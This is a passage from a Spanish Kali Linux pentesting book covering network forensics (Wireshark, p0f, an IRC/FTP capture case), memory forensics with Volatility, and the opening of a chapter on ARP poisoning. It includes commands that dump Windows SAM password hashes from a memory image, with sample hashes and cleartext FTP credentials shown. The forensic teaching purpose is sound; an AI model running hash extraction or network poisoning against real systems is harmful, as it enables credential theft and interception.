


Imagen 07.20: Decodificación de la segunda línea.




Imagen 07.21: Decodificación de la tercera línea.

Ya con esto el perito logro identificar cuando se realizara la entrega, los únicos cabos sueltos que quedan son: el documento, y el "123abc.". Luego de varias vueltas e intentos el perito relaciona ambas. ¿Y si el contenido del primer archivo huérfano es la clave del documento?




Imagen 07.22: Petición de *password* para abrir el documento.

ARCHIVO HERRAMIENTAS VISTA enVsb

VISTA PROTEGIDA Cuidado—los archivos de Internet pueden contener virus. Si no tiene que edita

Zulo 1 -> armas

Zulo 2 -> explosivos

Zulo 3 -> rehenes

Zulo 4 -> dormitorio

Imagen 07.23: Contenido del documento "zulos".

Una vez abierto el documento el perito consiguió la información faltante del caso, quedando en evidencia la eficiencia de esta herramienta para análisis forenses.

Kali Linux tiene muchas otras herramientas para estudios forenses, todas con un mismo objetivo, garantizar el análisis más exhaustivo posible y recuperar hasta el último fragmento de información contenido en el dispositivo, y el respectivo estudio de la información obtenida.

■ ■ ■

Rifuiti por ejemplo, es una herramienta de análisis forense para la papelera de reciclaje. Una gran cantidad de investigaciones de delitos informáticos requieren la reconstrucción de la papelera de reciclaje.

Un equivalente a esta herramienta pero para entornos *GNU/Linux* es *Extundelete*. Esta aplicación puede recuperar archivos borrados de una partición *ext3* o *ext4*. *Extundelete* utiliza la información almacenada en la tabla de partición para intentar recuperar los archivos que han sido borrados.

Pasco es otra herramienta muy útil de recuperación. En este caso esta aplicación reporta la salida en un fichero con texto delimitado. Esta herramienta permite visualizar un archivo cualquiera detalladamente y de manera organizada. Muy utilizada para el análisis de *caché*, *cookies* y el historial de navegación. Otra opción interesante de esta herramienta es el modo "*undelete*", que hace caso omiso a la información que hay en la tabla *Hash* y reconstruye cualquier dato válido de actividad. Gracias a esto recupera información que otras herramientas no logran rescatar.

4. Forense de red

El forense de red es la rama que se encarga de analizar, investigar y evaluar las acciones que han sucedido en un segmento de red en un instante concreto. El forense de red intentará responder a las siguientes sentencias:

- *"Creemos que nos han robado"*
- *"Creemos que nos están atacando"*
- *"Creemos que alguien no es quien dice ser"*
- *"Creemos que el servidor está apagado"*

¿Qué se debe analizar realmente en un forense de red? Esta pregunta tiene fácil respuesta, todo lo que circula por la misma. Dependerá del entorno y de los protocolos, es decir, ¿Se saben cómo han sucedido los acontecimientos? ¿Se conoce el protocolo? ¿Existe información pública? ¿Se puede descifrar la información?

Existen gran cantidad de protocolos, y el analista forense no tiene por qué conocer todos, pero si éste encuentra alguno que no conoce deberá estudiarlo y aprender su funcionamiento para proseguir con el análisis.

Captura de evidencias en red

La captura de evidencias en red se llevará a cabo con un *sniffer*, por ejemplo *Wireshark*. Hay que tener en cuenta que se pueden generar archivos de cientos de MB, o incluso de GB. La configuración que se puede establecer en un *switch* con el fin de que éste envíe una copia de todos los paquetes que pasan por uno o más puertos se denomina *mirroring-port*. El puerto concreto que recibe el tráfico

de red se denomina *monitor-port*, este puerto podría ser otro *switch* o el destino final, es decir, un equipo con un *sniffer*.

Esta configuración descrita es realmente útil cuando se necesita monitorizar el tráfico de red para detectar intrusiones en la red corporativa o en un segmento dado. Una vez realizada la captura de evidencias se deberán aplicar distintos filtros que pueden ayudar a optimizar las búsquedas, dichos filtros se realizarán sobre una copia de la captura:

- Realizar operaciones de limpieza para dejar la copia de la captura con la información más importante posible.
- Analizar que no existen paquetes defectuosos en la copia de la captura.
- Analizar de la capa inferior hacia la superior del protocolo TCP/IP, si éste es el entorno en el que se encuentra el analista.
- Si se conocen direcciones IP críticas sobre las que se quiere realizar el forense, aplicar filtros que simplifican aún más la captura anterior. De este modo se busca focalizar el análisis en ciertas direcciones IP y el comportamiento en la red de las máquinas de dichas direcciones.

Las herramientas utilizadas para la captura de evidencias en red son, como se ha mencionado anteriormente, simplemente *sniffers*. A continuación se muestra un listado de algunos disponibles en *Kali Linux*:

- *Wireshark*.
- *Tshark*.
- *Tcpdump*.

La herramienta *Tshark* es básicamente la línea de comandos de *Wireshark* reuniendo gran cantidad de funcionalidades que aporta *Wireshark* en el entorno gráfico. Además, permite la realización de *scripting*, por lo que es realmente útil para la automatización de tareas.

Por otro lado la herramienta *Tcpdump* es un clásico de los *sniffers*. Se encarga de volcar a un fichero o mostrar por pantalla todo el tráfico que está circulando por la tarjeta de red donde se configura.

Fingerprint

El *Fingerprint* es una técnica realmente útil en un análisis forense de red, ya que permite obtener información importante del tráfico de red que está llegando o llegó al equipo. El *Fingerprint* puede ser activo o pasivo. Los métodos activos realizarán alguna operación sobre una máquina concreta para obtener información de ella. Por otro lado los métodos pasivos utilizarán una captura de red o el tráfico que llega hasta la tarjeta para, a partir de dicha información, inferir la misma. La información que se suele obtener de dicho proceso suele ser el sistema operativo y en ocasiones su versión, los puertos abiertos, las versiones de productos que estén instalados, las versiones de protocolos, etcétera.

Kali Linux dispone de la herramienta *p0f* que es capaz de realizar un *Fingerprint* pasivo. Por otro lado para realizar un *Fingerprint* activo se pueden utilizar herramientas como *Nmap*. La herramienta *p0f* permite realizar las siguientes acciones:

- Detectar la existencia de un posible balanceador de carga.
- Detectar la presencia de sistemas cortafuegos.
- Identificar qué tipo de conexión dispone el equipo remoto, por ejemplo, DSL, módem, etcétera. Así como el proveedor de Internet.
- Distancia al sistema remoto y el tiempo de ejecución.

```
root@kali:~# p0f -i eth0
p0f - passive os fingerprinting utility, version 2.0.8
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN) on 'eth0', 262 sigs (14 generic, cksum 0F1F5CA2), rule: 'al
l'.
192.168.0.62:1073 - Windows XP SP1+, 2000 SP3
  -> 192.168.0.64:4444 (distance 0, link: ethernet/modem)
192.168.0.62:1073 - Windows XP SP1+, 2000 SP3
  -> 192.168.0.64:4444 (distance 0, link: ethernet/modem)
192.168.0.62:1073 - Windows XP SP1+, 2000 SP3
```

Imagen 07.24: Ejemplo de uso de *p0f*.

```
Usage: p0f [ -f file ] [ -i device ] [ -s file ] [ -o file ]
           [ -w file ] [ -Q sock [ -0 ] ] [ -u user ] [ -FXVNDUKASCMROqtpvdlrx ]
           [ -c size ] [ -T nn ] [ -e nn ] [ 'filter rule' ]
  -f file   - read fingerprints from file
  -i device - listen on this device
  -s file   - read packets from tcpdump snapshot
  -o file   - write to this logfile (implies -t)
  -w file   - save packets to tcpdump snapshot
  -u user   - chroot and setuid to this user
  -Q sock   - listen on local socket for queries
  -0        - make src port 0 a wildcard (in query mode)
  -e ms     - pcap capture timeout in milliseconds (default: 1)
  -c size   - cache size for -Q and -M options
  -M        - run masquerade detection
  -T nn     - set masquerade detection threshold (1-200)
  -V        - verbose masquerade flags reporting
  -F        - use fuzzy matching (do not combine with -R)
  -N        - do not report distances and link media
  -D        - do not report OS details (just genre)
  -U        - do not display unknown signatures
  -K        - do not display known signatures (for tests)
  -S        - report signatures even for known systems
  -A        - go into SYN+ACK mode (semi-supported)
  -R        - go into RST/RST+ACK mode (semi-supported)
  -O        - go into stray ACK mode (barely supported)
  -r        - resolve host names (not recommended)
  -q        - be quiet - no banner
  -v        - enable support for 802.1Q VLAN frames
  -p        - switch card to promiscuous mode
  -d        - daemon mode (fork into background)
  -l        - use single-line output (easier to grep)
  -x        - include full packet dump (for debugging)
  -X        - display payload string (useful in RST mode)
```

Imagen 07.25: Parámetros de *p0f*.

Proof Of Concept: Los grupos hacktivistas y la red

En esta prueba de concepto se presenta un escenario, que podría ser perfectamente real. Tras una investigación abierta, la Benemérita llegó a la conclusión de que varios de los acusados, tenían una posible relación con grupos *hacktivistas* de *Anonymous*, los cuales se comunicaban mediante canales IRC públicos, para la organización del modus operandi. Se ha conseguido rescatar una captura de tráfico de red en un fichero *pcap* del equipo de uno de los supuestos miembros, a la cual se accedió mediante un *meterpreter* inyectado en dicha máquina. Para finalizar el caso queda pendiente revisar la captura de red, esta acción deberá llevarla a cabo un analista forense.

Se solicita al perito que responda a las siguientes cuestiones de interés para la resolución de la investigación:

- ¿Qué dirección IP y *nickname* utiliza en el canal IRC para comunicarse con los miembros el sospechoso?
- ¿Envió algún mensaje el usuario por IRC? ¿A qué sala?
- ¿Qué más protocolos interesantes aparte del IRC se encuentran en la captura?
- ¿Qué versión del protocolo anterior mencionado se ejecuta en la máquina servidora?
- ¿Aparece algún *login* en la conexión sin cifrar?
- ¿A qué carpeta y dirección IP se envían los documentos?
- ¿Cuál es el documento más relevante en la muestra?
- ¿Se puede visualizar el contenido de los documentos hay que obtenerlo?
- ¿Qué nombre tenía el fichero sobre el sistema y que aplicación lo ejecuta?

En primer lugar el fichero *pcap* llega a manos del analista forense, el cual realizará una copia de dicho archivo y realizará *hashing* sobre ella para determinar que no hay cambios sobre las pruebas. Una vez realizado este trámite, el analista forense decide evaluar con *Kali Linux* la prueba y para ello utiliza la herramienta *Wireshark* con el fin de visualizar su contenido.

La dirección IP y el *nickname* del usuario es fácil de conocer ya que *Wireshark* permite ejecutar un filtro de tipo IRC. Como se puede visualizar en la imagen filtrando por el protocolo IRC se obtienen una serie de paquetes de dicho protocolo, entre los primeros se encuentra su *nickname*, el cual fue introducido al realizar la conexión.

Filter: irc   Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
9	3.292767	10.0.2.15	77.243.185.106	IRC	61	Request (CAP)
11	3.293680	10.0.2.15	77.243.185.106	IRC	70	Request (NICK)
13	3.294877	10.0.2.15	77.243.185.106	IRC	79	Request (USER)

```
⊞ Frame 11: 70 bytes on wire (560 bits), 70 bytes captured (560 bits)
⊞ Ethernet II, Src: CadmusCo_fb:d6:db (08:00:27:fb:d6:db), Dst: RealtekU_12:35:02 (
⊞ Internet Protocol Version 4, Src: 10.0.2.15 (10.0.2.15), Dst: 77.243.185.106 (77.
⊞ Transmission Control Protocol, Src Port: iad1 (1030), Dst Port: 6667 (6667), Seq:
⊟ Internet Relay Chat
  ⊞ Request: NICK Anon64bits
```

Imagen 07.26: Obtención de *nickname*.

A continuación y siguiendo con la investigación de la captura se puede obtener si el usuario envió algún mensaje al chat y la sala, gracias a que existe un *tag* en el protocolo IRC para los mensajes privados, como es PRIVMSG. El filtro utilizado es IRC *contains* PRIVMSG, y los resultados, tal y como se puede visualizar en la imagen, son el descubrimiento del mensaje *"ya está el comunicado"* en la sala *winsock*. -

```
Filter: irc contains PRIVMSG                         Expression... Clear Apply Save
No.   Time        Source           Destination      Protocol Length Info
   23 12.318224   77.243.185.106   10.0.2.15        IRC      1474 Response (001) (002) (003) (004) (005)
   47 35.646148   10.0.2.15        77.243.185.106   IRC       109 Request (PRIVMSG)

⊞ Frame 47: 109 bytes on wire (872 bits), 109 bytes captured (872 bits)
⊞ Ethernet II, Src: CadmusCo_fb:d6:db (08:00:27:fb:d6:db), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
⊞ Internet Protocol Version 4, Src: 10.0.2.15 (10.0.2.15), Dst: 77.243.185.106 (77.243.185.106)
⊞ Transmission Control Protocol, Src Port: iad1 (1030), Dst Port: 6667 (6667), Seq: 133, Ack: 5384, Len: 55
⊟ Internet Relay Chat
  ⊟ Request: PRIVMSG #WinSock :Ya est\303\241 el comunicado preparado };)
      Command: PRIVMSG
    ⊞ Command parameters
      Trailer: Ya est\303\241 el comunicado preparado };)
```

Imagen 07.27: Recuperación del mensaje privado.

El analista forense debe buscar todos los detalles en esta captura por lo que investigando se puede encontrar, tal y como se ve en la imagen, que existen otros protocolos interesantes, en este caso FTP. Además, se puede visualizar la dirección IP de la máquina servidora así como la versión del servicio. Este hecho podría ser una vía para comprobar la seguridad del producto y la máquina que tiene dicho servicio instalado.

```
   52 42.724033  192.168.0.52   10.0.2.15      FTP   202 Response: 220-FileZilla Server version 0.9.41 beta
   53 42.724246  10.0.2.15      192.168.0.52   FTP    66 Request: USER admin

⊞ Frame 52: 202 bytes on wire (1616 bits), 202 bytes captured (1616 bits)
⊞ Ethernet II, Src: RealtekU_12:35:02 (52:54:00:12:35:02), Dst: CadmusCo_fb:d6:db (08:00:27:fb:d6:db)
⊞ Internet Protocol Version 4, Src: 192.168.0.52 (192.168.0.52), Dst: 10.0.2.15 (10.0.2.15)
⊞ Transmission Control Protocol, Src Port: ftp (21), Dst Port: iad2 (1031), Seq: 1, Ack: 1, Len: 148
⊟ File Transfer Protocol (FTP)
  ⊞ 220-FileZilla Server version 0.9.41 beta\r\n
    220-written by Tim Kosse (Tim.Kosse@gmx.de)\r\n
    220 Please visit http://sourceforge.net/projects/filezilla/\r\n
```

Imagen 07.28: Descubrimiento de servicios y versiones.

Durante la investigación al protocolo FTP se puede detectar algún *login* que no se encuentre cifrado, ya que FTP es un protocolo inseguro. En la imagen se pueden visualizar las credenciales de acceso al servidor FTP anteriormente mencionado.

```
53 42.724246  10.0.2.15      192.168.0.52   FTP   66 Request: USER admin
54 42.725282  192.168.0.52   10.0.2.15      TCP   60 ftp > iad2 [ACK] Seq=149 Ack=13 Win=65535 Len=0
55 42.725822  192.168.0.52   10.0.2.15      FTP   87 Response: 331 Password required for admin
56 42.725945  10.0.2.15      192.168.0.52   FTP   71 Request: PASS hack123day

rame 56: 71 bytes on wire (568 bits), 71 bytes captured (568 bits)
thernet II, Src: CadmusCo_fb:d6:db (08:00:27:fb:d6:db), Dst: RealtekU_12:35:02 (52:54:00:12:35:02)
nternet Protocol Version 4, Src: 10.0.2.15 (10.0.2.15), Dst: 192.168.0.52 (192.168.0.52)
ransmission Control Protocol, Src Port: iad2 (1031), Dst Port: ftp (21), Seq: 13, Ack: 182, Len: 17
ile Transfer Protocol (FTP)
 PASS hack123day\r\n
   Request command: PASS
   Request arg: hack123day
```

Imagen 07.29: Obtención de credenciales del servidor FTP.

Si se sigue analizando la captura, el analista forense podrá descubrir que el usuario se *loguea* en un servidor FTP con el fin de obtener o subir un archivo. Si se sigue investigando se obtiene que el usuario sube un archivo al servidor, en concreto a la carpeta *keylogs*. El documento que se sube tiene por nombre *Keys_Apr_30_2012__16_10_02.html*.

```
124 102.791822 192.168.0.52   10.0.2.15      FTP   108 Response: 250 CWD successful. "/keylogs" is current directory.
125 102.792007 10.0.2.15      192.168.0.52   FTP    62 Request: TYPE I
126 102.792385 192.168.0.52   10.0.2.15      TCP    60 ftp > activesync [ACK] Seq=251 Ack=51 Win=65535 Len=0
127 102.792394 192.168.0.52   10.0.2.15      FTP    73 Response: 200 Type set to I
128 102.792680 10.0.2.15      192.168.0.52   FTP    60 Request: PASV
129 102.793268 192.168.0.52   10.0.2.15      TCP    60 ftp > activesync [ACK] Seq=270 Ack=57 Win=65535 Len=0
130 102.793279 192.168.0.52   10.0.2.15      FTP   103 Response: 227 Entering Passive Mode (192,168,0,52,23,164)
131 102.793400 10.0.2.15      192.168.0.52   TCP    62 mxxrlogin > 6052 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
132 102.794034 192.168.0.52   10.0.2.15      TCP    60 6052 > mxxrlogin [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
133 102.794051 10.0.2.15      192.168.0.52   TCP    54 mxxrlogin > 6052 [ACK] Seq=1 Ack=1 Win=64240 Len=0
134 102.794317 10.0.2.15      192.168.0.52   FTP    92 Request: STOR Keys_Apr_30_2012__16_10_02.html

Frame 124: 108 bytes on wire (864 bits), 108 bytes captured (864 bits)
Ethernet II, Src: RealtekU_12:35:02 (52:54:00:12:35:02), Dst: CadmusCo_fb:d6:db (08:00:27:fb:d6:db)
Internet Protocol Version 4, Src: 192.168.0.52 (192.168.0.52), Dst: 10.0.2.15 (10.0.2.15)
Transmission Control Protocol, Src Port: ftp (21), Dst Port: activesync (1034), Seq: 197, Ack: 43, Len: 54
File Transfer Protocol (FTP)
  250 CWD successful. "/keylogs" is current directory.\r\n
    Response code: Requested file action okay, completed (250)
    Response arg: CWD successful. "/keylogs" is current directory.
```

Imagen 07.30: Cambio de directorio y subida de archivo.

Una vez localizado el documento en la captura se debe extraer como prueba, por lo que se utilizará la opción *Follow TCP Stream* con *Wireshark -> Save As -> Fichero.html*, en dónde se encuentra el primer paquete FTP *Data* que se envía desde el usuario hacia el servidor. Una vez extraído el fichero se puede visualizar su contenido, y se observa el comunicado, además del fichero original y la aplicación utilizada para abrirlo.

```
lunes, 30 de abril de 2012 [16:10] notepad.exe: ano_comunicado.txt - Bloc de notas

Ciudadanos del mundo

El día de ayer, 27 de febrero del 2012, como es sabido por todos ustedes, la Interpol y diversas asociaciones policiales en España, Chile, Co

    Un ciudadano español de Málaga bajo las iniciales F.J.B.D. (Francisco Bernal), conocido bajo los nicks de 'Pacotron' y 'Trueno' y que se
    Un ciudadano español de Madrid que actuaba bajo el seudónimo 'Troy' con las iniciales J.M.L.G. y que poseía servidores en lugares distant
    Un ciudadano español de Madrid con las iniciales J.I.P.S.
    Un miembro menor de edad no identificado que supuestamente pertenecía a nuestro team asociado Sector 404.
    Cinco ciudadanos chilenos (tres de ellos estudiantes de informática, un profesionista en sistemas, un menor de edad) y un ciudadano colom
    Un número no precisado de ciudadanos argentinos (presumiblemente 10) y colombianos, muchos de ellos menores de edad.
```

Imagen 07.31: Extracción del comunicado.

5. Forense de RAM

Dentro del apartado forense de RAM, *Kali Linux* ofrece dos herramientas conocidas como son *Volafox*, para trabajar con volcados de memoria de máquinas *MacOS X* y *Volatility Framework*, el cual permite la extracción de información sobre volcados de máquina de sistemas *Windows*. Ambas aplicaciones están desarrolladas en *Python*, con lo que facilitan la integración sobre cualquier sistema operativo. Para incluir un caso práctico en el libro, se ha decidido realizar las pruebas sobre el volcado de una máquina *MS Windows XP SP2*, con lo que la herramienta estrella será *Volatility*. Entre las opciones de extracción que brinda este *framework*, se pueden destacar las siguientes:

- Tipo de sistema, fecha y hora.
- Procesos que se estaban ejecutando.

- Puertos abiertos.
- Puertos conectados.
- DLLs cargadas por proceso.
- Ficheros cargados por procesos.
- Claves del registro utilizadas en los procesos.
- Módulos del *kernel*.
- Mapa físico de *offsets* a direcciones virtuales.
- Direccionamiento de memoria por proceso.
- Extracción de ejecutables.

Para explotar satisfactoriamente todas estas opciones, es necesaria la utilización del gran número de *plugins* que vienen por defecto en *Volatility*. Uno de los desarrolladores de *plugins* más conocidos es *Brendan Dolan*, el cual los hace públicos de forma gratuita en su página: *http://www.cc.gatech.edu/~brendan/volatility/*

A continuación se muestra, uno de sus *plugins* extrayendo información acerca de las cuentas de usuario de los propios procesos.

```
root@kali:/# vol -f /root/Desktop/dialog.mem getsids
Volatile Systems Volatility Framework 2.1
System (4): S-1-5-18 (Local System)
System (4): S-1-5-32-544 (Administrators)
System (4): S-1-1-0 (Everyone)
System (4): S-1-5-11 (Authenticated Users)
smss.exe (420): S-1-5-18 (Local System)
smss.exe (420): S-1-5-32-544 (Administrators)
smss.exe (420): S-1-1-0 (Everyone)
smss.exe (420): S-1-5-11 (Authenticated Users)
csrss.exe (676): S-1-5-18 (Local System)
csrss.exe (676): S-1-5-32-544 (Administrators)
csrss.exe (676): S-1-1-0 (Everyone)
csrss.exe (676): S-1-5-11 (Authenticated Users)
winlogon.exe (700): S-1-5-18 (Local System)
winlogon.exe (700): S-1-5-32-544 (Administrators)
winlogon.exe (700): S-1-1-0 (Everyone)
winlogon.exe (700): S-1-5-11 (Authenticated Users)
services.exe (744): S-1-5-18 (Local System)
services.exe (744): S-1-5-32-544 (Administrators)
services.exe (744): S-1-1-0 (Everyone)
services.exe (744): S-1-5-11 (Authenticated Users)
lsass.exe (756): S-1-5-18 (Local System)
lsass.exe (756): S-1-5-32-544 (Administrators)
lsass.exe (756): S-1-1-0 (Everyone)
lsass.exe (756): S-1-5-11 (Authenticated Users)
```

Imagen 07.32: *GetSids*.

Otra de las opciones útiles a destacar, es sin duda la de realizar un árbol de aplicaciones en ejecución con *pstree*, para identificar inclusive sus *pid* e interactuar mediante otros *plugins* con los procesos encontrados.

```
root@kali:/# vol -f /root/Desktop/dialog.mem pstree
Volatile Systems Volatility Framework
Name                                    Pid   PPid   Thds   Hnds Time
---------------------------------------- ------ ------ ------ ------ -------------------
 0x80ef9020:System                        4      0     54    238 1970-01-01 00:00:00
. 0x80d81b48:smss.exe                   420      4      3     19 2012-05-03 11:15:10
.. 0xffb525f0:csrss.exe                 676    420     10    345 2012-05-03 11:15:11
.. 0x80dd5020:winlogon.exe              700    420     19    455 2012-05-03 11:15:11
... 0x80d70da0:msdcsc.exe               456    700      6     90 2012-05-03 11:24:43
.... 0xffbdb650:notepad.exe             344    456      2     32 2012-05-03 11:24:44
... 0x80df6988:services.exe             744    700     15    243 2012-05-03 11:15:12
.... 0xffbaf230:alg.exe                 520    744      3     82 2012-05-03 11:15:25
.... 0xffb7da78:svchost.exe            1040    744      9    206 2012-05-03 11:15:13
.... 0xffa8d5f8:svchost.exe            1172    744      6     77 2012-05-03 11:15:13
.... 0xffa9e3c0:VBoxService.exe         924    744      8    106 2012-05-03 11:15:12
.... 0xffb9d560:spoolsv.exe            1456    744     11    107 2012-05-03 11:15:14
.... 0xffb83560:svchost.exe            1212    744     13    190 2012-05-03 11:15:13
.... 0xffa9c8b0:svchost.exe             968    744     18    166 2012-05-03 11:15:12
.... 0xffa946a8:svchost.exe            1124    744     63   1098 2012-05-03 11:15:13
..... 0x80d47460:wuauclt.exe           1080   1124      4      0 2012-05-03 11:28:00
..... 0x80d4fda0:wscntfy.exe            568   1124      1     28 2012-05-03 11:24:43
... 0x80daf260:lsass.exe                756    700     22    337 2012-05-03 11:15:12
```

Imagen 07.33: *pstree*.

La posibilidad de ver las conexiones realizadas en el momento de la captura de RAM, es sencilla gracias al *plugin sockets*. Este permitirá en un forense de *malware*, identificar fácilmente los puertos abiertos y conexiones realizadas en el momento de la captura.

```
root@kali:/# vol -f /root/Desktop/dialog.mem sockets
Volatile Systems Volatility Framework 2.1
Offset(V)     PID   Port  Proto Protocol        Address         Create Time
---------- ------ ------ ------ --------------- --------------- -----------
0xffa3de98   1124    123     17 UDP             192.168.0.106   2012-05-03 11:15:25
0xffb67008    756    500     17 UDP             0.0.0.0         2012-05-03 11:15:22
0xffb4f4b0      4    445      6 TCP             0.0.0.0         2012-05-03 11:15:10
0xffb76e98   1040    135      6 TCP             0.0.0.0         2012-05-03 11:15:13
0xffa3a2d0   1124    123     17 UDP             127.0.0.1       2012-05-03 11:15:25
0xffa7d750    756      0    255 Reserved        0.0.0.0         2012-05-03 11:15:22
0xffba3a90   1212   1900     17 UDP             192.168.0.106   2012-05-03 11:24:46
0xffa3fe38   1172   1025     17 UDP             0.0.0.0         2012-05-03 11:15:25
0xffb4e978      4    139      6 TCP             192.168.0.106   2012-05-03 11:15:11
0xffbdb4b0      4    137     17 UDP             192.168.0.106   2012-05-03 11:15:11
0x80d31bf0   1212   1900     17 UDP             127.0.0.1       2012-05-03 11:24:46
0xffb81008    756   4500     17 UDP             0.0.0.0         2012-05-03 11:15:22
0xffb4ec08      4    445     17 UDP             0.0.0.0         2012-05-03 11:15:10
0xffb4e6e8      4    138     17 UDP             192.168.0.106   2012-05-03 11:15:11
```

Imagen 07.34: *Sockets*.

Otra de las posibilidades, es la de extracción de los *hashes* de usuarios del sistema, que contiene la imagen de la memoria. Esta es posible utilizando dos *plugins*. Uno de ellos es *hivelist*, que mediante *egrep* en *Linux*, filtra resultados para que la consola tan solo muestre las direcciones de memoria donde se alojan los ficheros de SAM y *System*.

Vol –f /root/Desktop/dialog.mem hivelist | egrep '(SAM$|system$)'

```
root@kali:/# vol -f /root/Desktop/dialog.mem hivelist | egrep '(SAM$|system$)'
Volatile Systems Volatility Framework 2.1
0xe13a31a8 0x08c6b1a8 \Device\HarddiskVolume1\WINDOWS\system32\config\SAM
0xe10181f0 0x048471f0 \Device\HarddiskVolume1\WINDOWS\system32\config\system
```

Imagen 07.35: SAM y *System*.

Utilizando las direcciones de memoria que *hivelist* ha extraído de la imagen, es posible realizar la combinación junto con el *plugin hasdump*, para el volcado de los *hashes*.

Vol –f /root/Desktop/dialog.mem hashdump –y 0xe10181f0 –s 0xe13a31a8

```
root@kali:/# vol -f /root/Desktop/dialog.mem hashdump -y 0xe10181f0 -s 0xe13a31a8
Volatile Systems Volatility Framework 2.1
Administrador:500:8735172c3a77d2c6aad3b435b51404ee:512b99009997c3b5588cafac9c0ae969:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Asistente de ayuda:1000:317dd0337ea2d549dc6743cd7ee77792:e1ec1bc581f420f3a09570442879965d:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:3cb0da961c4388978ebcc9440e725954:::
pepe:1003:8735172c3a77d2c6aad3b435b51404ee:512b99009997c3b5588cafac9c0ae969:::
```

Imagen 07.36: Extracción de *hashes* con *Hashdump*.

Además, *Volatility* permite al forense realizar volcados de ejecutables y librerías que se encuentren en ejecución, con lo que herramientas como *procdump* o *dlldump*, hacen esta tarea aún más sencilla. A continuación se muestra una imagen en la que mediante el *plugin dlllist*, se consigue un listado de librerías dinámicas que cargadas en los procesos ejecutables, pueden ser volcadas con *dlldump*.

```
troyano.exe pid:    156
Command line : C:\WINDOWS\system32\troyano.exe
Service Pack 3

Base             Size Path
---------- ---------- ----
0x00400000    0x1a000 C:\WINDOWS\system32\troyano.exe
0x7c910000    0xb5000 C:\WINDOWS\system32\ntdll.dll
0x7c800000   0x103000 C:\WINDOWS\system32\kernel32.dll
0x7e390000    0x91000 C:\WINDOWS\system32\USER32.dll
0x77ef0000    0x49000 C:\WINDOWS\system32\GDI32.dll
0x71a30000    0x17000 C:\WINDOWS\system32\WS2_32.dll
0x77da0000    0xac000 C:\WINDOWS\system32\ADVAPI32.dll
0x77e50000    0x92000 C:\WINDOWS\system32\RPCRT4.dll
0x77fc0000    0x11000 C:\WINDOWS\system32\Secur32.dll
0x77be0000    0x58000 C:\WINDOWS\system32\msvcrt.dll
0x71a20000     0x8000 C:\WINDOWS\system32\WS2HELP.dll
0x74a60000     0x8000 C:\WINDOWS\system32\POWRPROF.dll
root@kali:/usr/bin# vol -f /root/Desktop/dialog.mem dlldump -D /root/Desktop/ --base=0x74a60000 --pid=156
Volatile Systems Volatility Framework 2.1
Process(V) Name                Module Base Module Name          Result
---------- ------------------- ----------- -------------------- ------
0x83b1dda0 troyano.exe         0x074a60000 POWRPROF.dll         OK: module.156.3f1dda0.74a60000.dll
```

Imagen 07.37: Volcado de librería a disco.

Capítulo VIII
Ataques a redes

Kali Linux dispone de herramientas para *husmear* y envenenar redes. Estas herramientas ayudan al *pentester* a monitorizar y controlar el tráfico de otros elementos de la red como pueden ser equipos, servidores o teléfonos con VOIP.

En una auditoría interna estas herramientas pueden ayudar y mucho a conseguir información privilegiada que viaja por la red, o incluso a conseguir credenciales que ayuden al auditor a elevar privilegios en el dominio de la red.

En este capítulo se estudiarán las diferentes herramientas que *Kali Linux* proporciona al *pentester* para este tipo de situaciones y se detallarán ciertas pruebas de concepto las cuales son realmente interesantes.

1. Herramientas en Kali

Existen diversos apartados donde encontrar herramientas relacionadas con los ataques en redes en *Kali Linux*.

Los apartados son los siguientes:

- Envenenamiento de redes.
- Herramientas VOIP.
- Husmeando la web.
- Husmeando redes.
- Voz y vigilancia.

En el envenenamiento de redes el objetivo del *pentester* es conseguir que el tráfico de la o las víctimas pase por él. El principal problema es el direccionamiento que la víctima esté utilizando, es decir, si la víctima utiliza el protocolo IPv4 o IPv6. *Kali Linux* presenta una serie de herramientas para cada uno de los protocolos con las que el *pentester* conseguirá dicho objetivo.

Más adelante se hablará en detalle de los escenarios y mediante la ejecución de una prueba de concepto se instruirá el cómo llevar a cabo dicha acción.

A continuación se muestra un listado de herramientas comunes para el envenenamiento de redes, independientemente de si son para el protocolo IPv4 o IPv6:

- *Arpspoof*. Esta herramienta permite realizar la técnica *ARP Spoofing* en una red IPv4. El objetivo de la aplicación es envenenar las tablas ARP de un objetivo respecto a otra máquina, con ello el atacante se hará pasar ante el objetivo por otra máquina. Un ejemplo clásico sería envenenar a una máquina para indicar que el *router* ha cambiado su dirección MAC y que ahora la dirección MAC del *router* es la del equipo del *pentester*.

